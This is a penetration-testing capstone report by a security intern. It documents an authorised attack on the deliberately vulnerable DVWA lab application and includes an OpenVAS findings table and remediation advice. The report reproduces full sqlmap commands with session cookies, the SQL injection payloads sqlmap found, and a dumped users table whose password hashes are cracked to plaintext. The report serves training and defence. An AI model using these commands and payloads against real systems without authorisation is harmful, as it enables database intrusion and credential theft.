5. Capstone Project: Full VAPT Cycle – Detailed Documentation

Overview

The Capstone Project involved executing a full end-to-end Vulnerability Assessment and Penetration Testing (VAPT) cycle. The objective was to simulate a professional penetration test using the complete workflow—from reconnaissance and vulnerability assessment to exploitation and final reporting. Tools such as **Kali Linux**, **Metasploit**, **OpenVAS**, and **Google Docs** were used to perform technical testing and produce formal documentation. The project provided experience with real-world attack surfaces through DVWA and other intentionally vulnerable applications, reinforcing methodology, documentation standards, and best practices expected in an enterprise pentesting engagement.

Activities Performed

1. Penetration Testing Simulation

A simulated penetration test was conducted on the DVWA application running in a controlled environment. Using Kali Linux, automated and manual testing methods were applied to identify high-impact vulnerabilities. The PTES methodology guided the process, ensuring a structured sequence of phases including reconnaissance, vulnerability analysis, exploitation, and reporting. Each vulnerability found was validated, documented, and prioritized based on risk.

2. DVWA Exploitation Using sqlmap

SQL Injection was identified as a major vulnerability in DVWA. Using sqlmap, the injection point was confirmed and exploited to enumerate database names, tables, and user credentials. Sqlmap was executed with parameters aligned to TryHackMe's SQL Injection lab methodology, following steps such as:

- Detect injectable parameters
- Identify DBMS type
- Enumerate databases, tables, and user credentials
- Extract sensitive information such as usernames and passwords

Figure 1: SQL injection

```
┌──(sam㉿sam)-[~]
└─$ sudo sqlmap -u "http://10.48.135.156/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=gjdp5kg3mljv796ld70t5tk622; security=low" --dbs --technique=B

                        1.9.11#stable
                        https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not r
esponsible for any misuse or damage caused by this program

[*] starting @ 12:35:09 /2025-12-09/

[12:35:09] [INFO] resuming back-end DBMS 'mysql'
[12:35:09] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 9037=9037#&Submit=Submit
---
[12:35:10] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.5.9, Apache 2.4.7
back-end DBMS: MySQL ⩾ 5.0
[12:35:10] [INFO] fetching database names
[12:35:10] [INFO] fetching number of databases
[12:35:10] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[12:35:10] [INFO] retrieved:
[12:35:10] [WARNING] reflective value(s) found and filtering out
4
[12:35:10] [INFO] retrieved: information_schema
[12:35:13] [INFO] retrieved: dvwa
[12:35:13] [INFO] retrieved: mysql
[12:35:21] [INFO] retrieved: performance_schema
available databases [4]:
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema

[12:35:24] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.48.135.156'

[*] ending @ 12:35:24 /2025-12-09/
```

Figure 2: Blind SQLi

Database present in the DVWA webpage -

```
┌──(sam㉿sam)-[~]
└─$ sudo sqlmap -u "http://10.48.135.156/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=gjdp5kg3mljv796ld70t5tk622; security=low" --dbs --tables --batch

                        1.9.11#stable
                        https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not r
esponsible for any misuse or damage caused by this program

[*] starting @ 12:40:28 /2025-12-09/

[12:40:28] [INFO] resuming back-end DBMS 'mysql'
[12:40:28] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 9037=9037#&Submit=Submit

    Type: error-based
    Title: MySQL ⩾ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND (SELECT 7460 FROM(SELECT COUNT(*),CONCAT(0x716a6b7071,(SELECT (ELT(7460=7460,1))),0x71786a7071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- oPXg&Submit=Submit

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 5955 FROM (SELECT(SLEEP(5)))QKlz)-- HYqo&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0x716a6b7071,0x654a686a41476b6571506f6b535670646d69654d71424b6b5450624f48546c6e56454675971424e,0x71786a7071),NULL#&Submit=Submit
---
[12:40:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL ⩾ 5.0
[12:40:28] [INFO] fetching database names
available databases [4]:
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema


[12:40:28] [INFO] fetching tables for databases: 'dvwa, information_schema, mysql, performance_schema'
[12:40:29] [WARNING] reflective value(s) found and filtering out
Database: information_schema
[40 tables]
+---------------------------------------+
| CHARACTER_SETS                        |
| COLLATIONS                            |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMN_PRIVILEGES                     |
| FILES                                 |
| GLOBAL_STATUS                         |
| GLOBAL_VARIABLES                      |
| INNODB_BUFFER_PAGE                    |
| INNODB_BUFFER_PAGE_LRU                |
| INNODB_BUFFER_POOL_STATS              |
| INNODB_CMP                            |
| INNODB_CMPMEM                         |
| INNODB_CMPMEM_RESET                   |
| INNODB_CMP_RESET                      |
| INNODB_LOCKS                          |
| INNODB_LOCK_WAITS                     |
| INNODB_TRX                            |
| KEY_COLUMN_USAGE                      |
| PARAMETERS                            |
| PROFILING                             |
| REFERENTIAL_CONSTRAINTS               |
| ROUTINES                              |
| SCHEMATA                              |
| SCHEMA_PRIVILEGES                     |
| SESSION_STATUS                        |
| SESSION_VARIABLES                     |
| STATISTICS                            |
| TABLESPACES                           |
| TABLE_CONSTRAINTS                     |
| TABLE_PRIVILEGES                      |
| USER_PRIVILEGES                       |
| VIEWS                                 |
| COLUMNS                               |
| ENGINES                               |
| EVENTS                                |
| PARTITIONS                            |
| PLUGINS                               |
| PROCESSLIST                           |
| TABLES                                |
| TRIGGERS                              |
+---------------------------------------+
```

```
Database: dvwa
[2 tables]
+-----------------------------------------+
| guestbook                               |
| users                                   |
+-----------------------------------------+

Database: mysql
[24 tables]
+-----------------------------------------+
| event                                   |
| host                                    |
| plugin                                  |
| user                                    |
| columns_priv                            |
| db                                      |
| func                                    |
| general_log                             |
| help_category                           |
| help_keyword                            |
| help_relation                           |
| help_topic                              |
| ndb_binlog_index                        |
| proc                                    |
| procs_priv                              |
| proxies_priv                            |
| servers                                 |
| slow_log                                |
| tables_priv                             |
| time_zone                               |
| time_zone_leap_second                   |
| time_zone_name                          |
| time_zone_transition                    |
| time_zone_transition_type               |
+-----------------------------------------+

Database: performance_schema
[17 tables]
+-----------------------------------------+
| cond_instances                          |
| events_waits_current                    |
| events_waits_history                    |
| events_waits_history_long               |
| events_waits_summary_by_instance        |
| events_waits_summary_by_thread_by_event_name |
| events_waits_summary_global_by_event_name |
| file_instances                          |
| file_summary_by_event_name              |
| file_summary_by_instance                |
| mutex_instances                         |
| performance_timers                      |
| rwlock_instances                        |
| setup_consumers                         |
| setup_instruments                       |
| setup_timers                            |
| threads                                 |
+-----------------------------------------+

[12:40:29] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.48.135.156'

[*] ending @ 12:40:29 /2025-12-09/
```

Figure 3: Databases records

Dump database records -

```
┌──(sam㉿sam)-[~]
└─$ sudo sqlmap -u "http://10.48.135.156/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=gjdp5kg3mljv796ld70t5tk622; security=low" -D dvwa -T users --dump

                        1.9.11#stable
                        https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not r
esponsible for any misuse or damage caused by this program

[*] starting @ 12:43:53 /2025-12-09/

[12:43:53] [INFO] resuming back-end DBMS 'mysql'
[12:43:53] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 9037=9037#&Submit=Submit

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND (SELECT 7460 FROM(SELECT COUNT(*),CONCAT(0x716a6b7071,(SELECT (ELT(7460=7460,1))),0x71786a7071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- oPXg&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 5955 FROM (SELECT(SLEEP(5)))QKlz)-- HYqo&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0x716a6b7071,0x654a686a41476b6571506f6b53567064 6d69654d71424b6b5450624f48546c6e56454675497142 4e,0x71786a7071),NULL#&Submit=Submit
---
[12:43:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.0
[12:43:53] [INFO] fetching columns for table 'users' in database 'dvwa'
[12:43:53] [INFO] fetching entries for table 'users' in database 'dvwa'
[12:43:53] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]

do you want to crack them via a dictionary-based attack? [Y/n/q]

[12:43:58] [INFO] using hash method 'md5_generic_passwd'
```

```
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>

[12:44:06] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]

[12:44:09] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[12:44:09] [INFO] starting 6 processes
[12:44:10] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[12:44:11] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[12:44:11] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[12:44:12] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------+----------------------------------------------------------------+-----------+------------+---------------------+--------------+
| user_id | user    | avatar                        | password                                                       | last_name | first_name | last_login          | failed_login |
+---------+---------+-------------------------------+----------------------------------------------------------------+-----------+------------+---------------------+--------------+
| 1       | admin   | /hackable/users/admin.jpg     | 5f4dcc3b5aa765d61d8327deb882cf99 (password)                    | admin     | admin      | 2018-10-03 22:09:36 | 0            |
| 2       | gordonb | /hackable/users/gordonb.jpg   | e99a18c428cb38d5f260853678922e03 (abc123)                      | Brown     | Gordon     | 2018-10-03 22:09:36 | 0            |
| 3       | 1337    | /hackable/users/1337.jpg      | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)                     | Me        | Hack       | 2018-10-03 22:09:36 | 0            |
| 4       | pablo   | /hackable/users/pablo.jpg     | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)                     | Picasso   | Pablo      | 2018-10-03 22:09:36 | 0            |
| 5       | smithy  | /hackable/users/smithy.jpg    | 5f4dcc3b5aa765d61d8327deb882cf99 (password)                    | Smith     | Bob        | 2018-10-03 22:09:36 | 0            |
+---------+---------+-------------------------------+----------------------------------------------------------------+-----------+------------+---------------------+--------------+

[12:44:13] [INFO] table 'dvwa.users' dumped to CSV file '/root/.local/share/sqlmap/output/10.48.135.156/dump/dvwa/users.csv'
[12:44:13] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.48.135.156'

[*] ending @ 12:44:13 /2025-12-09/
```

Figure 4: Users table rows




Figure 5: Logged in as different user

Login as 1337 pass - charley

This confirmed the presence of SQLi vulnerabilities and demonstrated how attackers can escalate from simple input tampering to full database compromise.

3. Vulnerability Detection via OpenVAS


OpenVAS was used to scan the target environment for additional vulnerabilities that might not be visible through manual exploitation. Findings were logged using a structured timestamp-based format for correlation with PTES phases:


Timestamp	Target IP	Vulnerability	PTES Phase
2025-12-09 12:00:00	192.168.0.106	XSS	Exploitation

2025-12-09 12:15:00	192.168.0.106	Weak SSL Cert	Vulnerability Analysis
2025-12-09 12:30:00	192.168.0.106	Directory Browsing Enabled	Post-Exploitation

This structured format improves traceability and aligns technical findings with professional pentest documentation standards.

- Exposed administrative panels








Figure 6: OpenVAS Report Findings

4. Remediation Planning

The remediation phase focused on addressing the SQL Injection, XSS, and misconfiguration issues identified during the engagement. Key recommendations included:

- Implement strict **input sanitization** using parameterized queries
- Apply server-side validation to prevent SQLi and XSS payload execution
- Disable directory listing and secure web server configuration
- Use HTTPS with valid SSL certificates
- Apply least-privilege DB permissions and rotate credentials

After remediation, a **rescan** was recommended to verify the effectiveness of the fixes and ensure no regressions were introduced.

PTES Final Report

This penetration test was conducted following the Penetration Testing Execution Standard (PTES), beginning with reconnaissance to identify the target application's exposed services and technologies. Using OSINT and manual inspection, the DVWA platform was recognized as the primary testing surface. During the Vulnerability Analysis phase, several weaknesses were identified including SQL Injection and Cross-Site Scripting (XSS). These findings were validated using sqlmap and manual payload insertion techniques.

During the Exploitation phase, SQL Injection was leveraged to enumerate the underlying database structure and extract sensitive user information, demonstrating the impact of unsanitized input fields. XSS vulnerabilities were also confirmed, indicating insufficient output encoding and lack of proper validation. OpenVAS was used as an additional layer to detect server misconfigurations and outdated components, further supporting the vulnerability analysis with automated CVSS scoring.

In the Post-Exploitation phase, findings were organized, risk-ranked, and analyzed for potential escalation impact. Recommendations included implementing secure coding practices, enforcing strict input validation, securing server configurations, and improving access control policies.

The engagement concluded with comprehensive documentation and a remediation roadmap, ensuring that identified risks can be mitigated effectively and re-tested for compliance.

Document Information:
Report Generated: December 12, 2025
Author: Soumendu Manna - CyArt VAPT Intern